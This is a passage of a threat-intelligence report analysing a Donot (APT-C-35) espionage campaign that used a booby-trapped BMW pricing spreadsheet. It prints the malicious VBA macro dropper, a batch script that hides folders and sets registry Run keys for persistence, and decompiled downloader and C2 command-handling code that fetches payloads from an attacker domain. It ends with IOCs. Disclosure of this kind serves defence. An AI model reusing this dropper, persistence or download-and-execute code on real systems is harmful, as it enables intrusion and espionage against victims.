
Pivoting

Some other decoy documents and plugins are found to have connections with the files in this attack.

CSD_Promotion_Scheme_2018. XLS

Filename	CSD_Promotion_Scheme_2018. XLS
MD5	82a5b24fddc40006396f5e1e453dc256

The decoy document is an Excel file with malicious macros. When it is opened, a window of Excel security disclamation pop up, warning user that this file has risky macros:




The main function of malicious macro code is to drop skypet.exe in the directory %APPDATA%, and to drop skype.bat in the directory C:\Skype. skypet.bat is executed after that:

```
Sub appLoadr()
Call ExportRangetoFile
End Sub

    Sub ExportRangetoFile()
    Dim ColumnNum: ColumnNum = 11    ' Column K
    Dim RowNum: RowNum = 1           ' Row to start on
    Dim objFSO, objFile
    Const strFolder As String = "C:\Skyep\"
    Const Overwrite = True
    Dim oFSO
    Set oFSO = CreateObject("Scripting.FileSystemObject")
    If Not oFSO.FolderExists(strFolder) Then
    oFSO.CreateFolder strFolder
    End If
    oFSO = Overwrite
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    Set objFile = objFSO.CreateTextFile("C:\Skyep\Skyep.txt")    'Output Path

    Dim row As Long
    Dim path_file As String
    Dim path_doom As String

    strUserName = Application.UserName
    path_dom = "Skyep.exe"
    path_file = "C:\Users\" + strUserName + "\AppData\Roaming" + "\" + "Skyep.exe"
    path_dom = "Skyep.exe"

    Dim ar() As String
    If Len(Dir(path_file)) = 0 Then
        ar = Split(Tex.TextBox1.Text, ",")
        path_dom = "Skyep.exe"
        Dim fileNum As Integer
        Open path_file For Binary As #1
        Seek #1, LOF(1) + 1
        For row = LBound(ar) To UBound(ar)
            Put #1, , CByte(ar(row))
     Next
       Close #1
        'Call WaitFo(1)
        path_dom = "Skyep.exe"
    End If
    path_dom = "Skyep.exe"
```

```
oldfilename = "C:\Skyep\Skyep.txt"
newfilename = "C:\Skyep\Skyep.bat"
Name oldfilename As newfilename

Shell ("C:\Skyep\Skyep.bat")
```

Same pricing list of a BMW car is content of the Excel file:



HIRE PURCHASE PRICE STRUCTURE

Control	No of Insts	Down Payment 20%		Down Payment 25%		Down Payment 30%		Down Payment 40%		Down Payment 50%		Down Payment 60%		Down Payment 70%		Down Payment 80%		Down Payment 90%	
Price	Instl	INSTL	HP PRICE	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price
NEW BMW X1		Utility Package Added, CSD Markup Rate 10.00%																	
Downpayment ---------->			1,170,400		1,424,400		1,678,400		2,186,400		2,694,400		3,202,400		3,710,400		4,218,400		4,726,400
5,080,000	24	194,412	5,834,292	182,638	5,805,718	170,864	5,777,144	147,318	5,720,020	123,770	5,662,872	100,222	5,605,724	76,675	5,548,600	53,127	5,491,452	29,580	5,434,328
	36	139,541	6,191,865	131,309	6,149,539	123,078	6,107,213	106,616	6,022,561	90,154	5,937,945	73,691	5,853,293	57,229	5,768,641	40,766	5,683,989	24,305	5,599,373
	48	112,101	6,549,257	105,632	6,492,723	99,163	6,436,237	86,226	6,323,265	73,289	6,210,293	60,353	6,097,321	47,416	5,984,349	34,478	5,871,329	21,541	5,758,357
	60	95,639	6,906,716	90,220	6,835,626	84,802	6,764,536	73,967	6,622,416	63,131	6,480,236	52,295	6,338,116	41,459	6,195,936	30,624	6,053,816	19,787	5,911,636
	72	84,523	7,146,644	79,800	7,060,542	75,077	6,974,512	65,631	6,802,380	56,184	6,630,248	46,738	6,458,116	37,291	6,285,912	27,844	6,113,780	18,398	5,941,648
	84	76,661	7,393,064	72,430	7,291,650	68,198	7,190,152	59,733	6,987,156	51,270	6,784,244	42,807	6,581,332	34,343	6,378,336	25,879	6,175,424	17,415	5,972,428

- Starting Price : Rs.4,375,000/- (@Eruo 35,281) add utility package Rs. 705,000/- Total Price Rs. 5,080,000/-
- Additional /Noteworthy Options
  - a. Metallic Paintwork Rs.175,000
  - b. Panorama Glass Roof Rs.315,000
  - c. Park Distance Control (Rear) Rs.113,000
  - d. Rear View Camera Rs.100,500
  - e. Lights Package Rs.72,750
  - f. LED headlights with Extended Contents Rs.250,000
  - g. HIFI Loudspeaker System Rs.72,750
  - h. Roof Rails, Black Rs.57,500
  - j. Cruse Control Rs.108,000

Skyep.bat

Skyep.bat creates 3 directories %USERPROFILE%Printers\Spools, %USERPROFILE%BackConfig\BackUp and %USERPROFILE%BackConfig\BigData , and then sets these folder properties to hidden:

```
rd /s /q %USERPROFILE%\Printers\Neighbourhood\Spools
rd /s /q %USERPROFILE%\BackConfig\BackUp
rd /s /q %USERPROFILE%\BackConfig\BigData
md %USERPROFILE%\Printers\Neighbourhood\Spools
md %USERPROFILE%\BackConfig\BackUp
echo off
rd /s /q %USERPROFILE%\Printers\Neighbourhood\Spools
rd /s /q %USERPROFILE%\BackConfig\BackUp
rd /s /q %USERPROFILE%\BackConfig\BigData
md %USERPROFILE%\Printers\Neighbourhood\Spools
md %USERPROFILE%\BackConfig\BackUp
md %USERPROFILE%\BackConfig\BigData
attrib +a +h +s "%USERPROFILE%\BackConfig"
attrib +a +h +s "%USERPROFILE%\Printers"
```

The BAT file also gets the computer name, and save it into %USERPROFILE%\BackConfig\Backup\pcap.txt:

```
SET /A %COMPUTERNAME%
SET /A RAND=%RANDOM% 10000 + 1
echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\BackConfig\Backup\pcap.txt
echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\BackConfig\BigData\pcap.txt
```

And it creates multiple registry entries for persistence. Then, it starts skyep.exe and deletes itself:

```
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BackUp /f
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BigData /f
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BigSyn /f
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BigSym /f
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v Dataupdate /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v Backup /t REG_SZ /d %USERPROFILE%\BackConfig\BackUp\csrsses.exe
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BigData /t REG_SZ /d %USERPROFILE%\BackConfig\BigData\svchots.exe
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BigSyn /t REG_SZ /d %USERPROFILE%\BackConfig\BigData\lssmp.exe
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v BigSym /t REG_SZ /d %USERPROFILE%\BackConfig\BigData\lssms.exe
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v Dataupdate /t REG_SZ /d %USERPROFILE%\BackConfig\BigData\kylgr.exe
start /d "%USERPROFILE%\AppData\Roaming" Skyep.exe
del %0
```

Skyep.exe

File-name	Skyep.exe
MD5	f67595d5176de241538c03be83d8d9a1
PDB	C:\Users\spartan\Documents\Visual Studio 2010\Projects\downloader new 22 jun use\downloader\Release\downloader.pdb

Skyep.exe, disguising as a voice software Skype, downloads csrsses.exe from http://databig.akamaihub.stream/pushBatch (it is still alive) to the \BackConfig\BackUp\ for running:

```
  Sleep(0x1770u);
  pcbBuffer = 257;
  GetUserNameA(Buffer, &pcbBuffer);
  Sleep(0x1770u);
  Sleep(0x1770u);
  sprintf(&v5, "C:\\Users\\%s\\BackConfig\\BackUp\\csrsses.exe", Buffer);
  URLDownloadToFileA(0, "http://databig.akamaihub.stream/pushBatch", &v5, 0, 0);
  Sleep(0x1770u);
  sub_401060();                                 // CreateProcess
  return 0;
}
```

Csrsses.exe

The file name	Csrsses.exe.
MD5	e0c0148ca11f988f292f527733e54fca

This file, similar to wlidsvcc.exe, is to execute commands from C2 server. Firstly, it reads computer name from \\BackConfig\\BackUp\\pcap.txt

```
void sub_4017C0()
{
  FILE *v0; // edi
  char v1; // [esp+8h] [ebp-9Ch]

  Sleep(0x7D0u);
  sprintf(&v1, "C:\\Users\\%s\\BackConfig\\BackUp\\pcap.txt", Buffer);
  Sleep(0x7D0u);
  v0 = fopen(&v1, "r");
  Sleep(0x7D0u);
  fgets(byte_41D290, 100, v0);
  Sleep(0x7D0u);
  printf("%s", byte_41D290);
  Sleep(0x7D0u);
  fclose(v0);
  Sleep(0x7D0u);
  Sleep(0x1388u);
}
```

The computer name is then processed to a string: "orderme/computer name - random number". It contacts C2 databig.akamaihub.stream for commands:

```
v16 = this;
v18 = 0;
sprintf(&szObjectName, "/orderme/%s", byte_41D290);
printf("\nThis is http function start this is what is sending %s", &szObjectName);
Sleep(0xBB8u);
dwNumberOfBytesToRead = 0;
hInternet = InternetOpenA("Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0", 1u, 0, 0, 0);
v20 = InternetConnectA(hInternet, "databig.akamaihub.stream", 0x1BBu, 0, 0, 3u, 0, 0);
Buffer = 77607168;
v1 = HttpOpenRequestA(v20, "POST", &szObjectName, 0, 0, "*/*", 0x800000u, 0);
InternetSetOptionA(v1, 0x1Fu, &Buffer, 5u);
HttpSendRequestA(v1, 0, 0, 0, 0);
dwBufferLength = 10;
for ( i = malloc(0xBu); !HttpQueryInfoA(v1, 0x16u, i, &dwBufferLength, 0); i = malloc(dwBufferLength + 1) )
{
  if ( GetLastError() != 122 )
    break;
  free(i);
}
*(i + dwBufferLength) = 0;
Sleep(0x1388u);
v34 = 15;
v33 = 0;
LOBYTE(v32) = 0;
sub_403F70(i, &v32, i + strlen(i), v20);
v42 = 0;
free(i);
if ( sub_402E20(&v32, "Content-Type: application", 25) != -1 )
{
  printf("This is application");
```

It check value of Content-Type to determine next operation. If the value is "application", it downloads file from C2 to \\BackConfig\\BigData\\ directory:

```
if ( sub_402E20(&v32, "Content-Type: application", 25) != -1 )
{
  printf("This is application");
  v3 = sub_402E20(&v32, "filename", 8);
  v4 = sub_402E20(&v32, "Content-Transfer-Encoding", 0x19);
  sub_402120(&v32, v3 + 9, &v38, v4 - v3 - 11);
  Sleep(0x3E8u);
  *v26 = &unk_418280;
  v27 = &unk_418288;
  v31 = &std::basic_ios<char,std::char_traits<char>>::`vftable';
  LOBYTE(v42) = 2;
  v18 = 1;
  sub_402F50(v26, &v28);
  v42 = 3;
  *&v26[*(*v26 + 4)] = &std::basic_stringstream<char,std::char_traits<char>,std::allocator<char>>::`vftable';
  sub_403430(&v28);
  v28 = &std::basic_stringbuf<char,std::char_traits<char>,std::allocator<char>>::`vftable';
  v29 = 0;
  v30 = 0;
  LOBYTE(v42) = 5;
  Sleep(0x3E8u);
  v5 = getenv("USERPROFILE");
  v6 = sub_4039E0(&v27, v5);
  v7 = sub_4039E0(v6, "\\BackConfig\\BigData\\");
  sub_403CA0(v7, &v38);
  sub_402540(v26, &v35);
  v8 = v35;
  if ( v37 < 0x10 )
    v8 = &v35;
  v9 = (v41 - v8);
  do
  {
    v10 = *v8;
    v9[v8] = *v8;
    ++v8;
  }
  while ( v10 );
  v18 = fopen(v41, "wb");
  while ( InternetQueryDataAvailable(v1, &dwNumberOfBytesAvailable, 0, 0) )
  {
    v11 = malloc(dwNumberOfBytesAvailable + 1);
    v24 = InternetReadFile(v1, v11, dwNumberOfBytesAvailable, &dwNumberOfBytesRead);// 读取插件
```

If the value is "cmdline", \\BackConfig\\BigData\\wuaupdt.exe is executed:

```
if ( sub_402E20(&v32, "Content-Type: cmdline", 0x15) != -1 )
{
  printf("cmdline");
  sub_401E00(v16);
  Sleep(0x2328u);
}
Sleep(0x2710u);
sprintf(&ApplicationName, "C:\\Users\\%s\\BackConfig\\BigData\\wuaupdt.exe", Buffer);
memset(&StartupInfo, 0, 0x44u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
Internet_401880(a1);
}
```

If command is"batcmd", \\BackConfig\\BigData\\test.bat is started:

```
if ( sub_402E20(&v32, "Content-Type: batcmd", 0x14) != -1 )
{
  printf("\nI am starting batch file for you.....\n");
  Sleep(0x2328u);
  sub_401EB0(v16);
  Sleep(0x2328u);
}
sprintf(&ApplicationName, "C:\\Users\\%s\\BackConfig\\BigData\\test.bat", Buffer);
memset(&StartupInfo, 0, 0x44u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
Internet_401880(a1);
}
```

Attribution -- Donot (APT-C-35)


By analyzing the macro code, plugins, domain name /IP correlation in the attack, we confirm that Donot APT Group (APT-C-35) is behind the attack.

Similarity of Macro Code

ASERT disclosed one macro sample linking to DONOT APT Group in March 2018[2]. That macro sample is very similar to the sample in this attack: a decoy picture is pop up after macro runs.

Similarity of Plug-ins

Similar to previous Donot samples, new sample downloads plugins from C2. It is also packed by UPX and is written in Go language. Furthermore, it has similar code logic as previous ones



wuaupdt.exe in this attack appears in previous Donot attack[1], and C2 addresses are same to previous ones.

Conclusion

From the attack activity captured this time, it is obvious that Donot APT group is still keen on Pakistan as primary target of attack, and even expands scope of attack to include Pakistani staffs and institutions in China. There is a sign that the Donot group has never stopped its attacks and another cyber espionage attack could be launched soon.

360 Threat Intelligence Center suggests enterprises to improve employees' security awareness by provide them sufficient security training, especially anti-phishing training. Situational awareness, asset management, and threat intelligence can prevent such attacks significantly.

For 360 ESG customers, detection to Donot group and related IOCs are supported by products integrated with threat intelligence, including 360 Threat Intelligence Platform, SkyEye Advance Threat Detection System, 360 NGSOC.

IOC

MD5
82a5b24fddc40006396f5e1e453dc256
f67595d5176de241538c03be83d8d9a1
e0c0148ca11f988f292f527733e54fca
2320ca79f627232979314c974e602d3a
68e8c2314c2b1c43709269acd7c8726c
35ec92dbd07f1ca38ec2ed4c4893f7ed
88f244356fdaddd5087475968d9ac9bf
14eda0837105510da8beba4430615bce
2565215d2bd8b76b4bff00cd52ca81be
23386af8fd04c25dcc4fdbbeed68f8d4
b47386657563c4be9cec0c2f2c5f2f55
C&C
databig.akamaihub.stream
bigdata.akamaihub.stream
185.236.203.236
unique.fontsupdate.com
PDB path
C:\Users\spartan\Documents\Visual Studio 2010\Projects\downloader new 22 jun use\downloader\Release\downloader.pdb
C:\users\user\documents\visualstudio2010\Projects\newkeylogger\Release\new keylogger.pdb

Reference

1. https://ti.360.net/blog/articles/latest-activity-of-APT-C-35/

2. https://asert.arbornetworks.com/donot-team-leverages-new-modular-malware-framework-south-asia/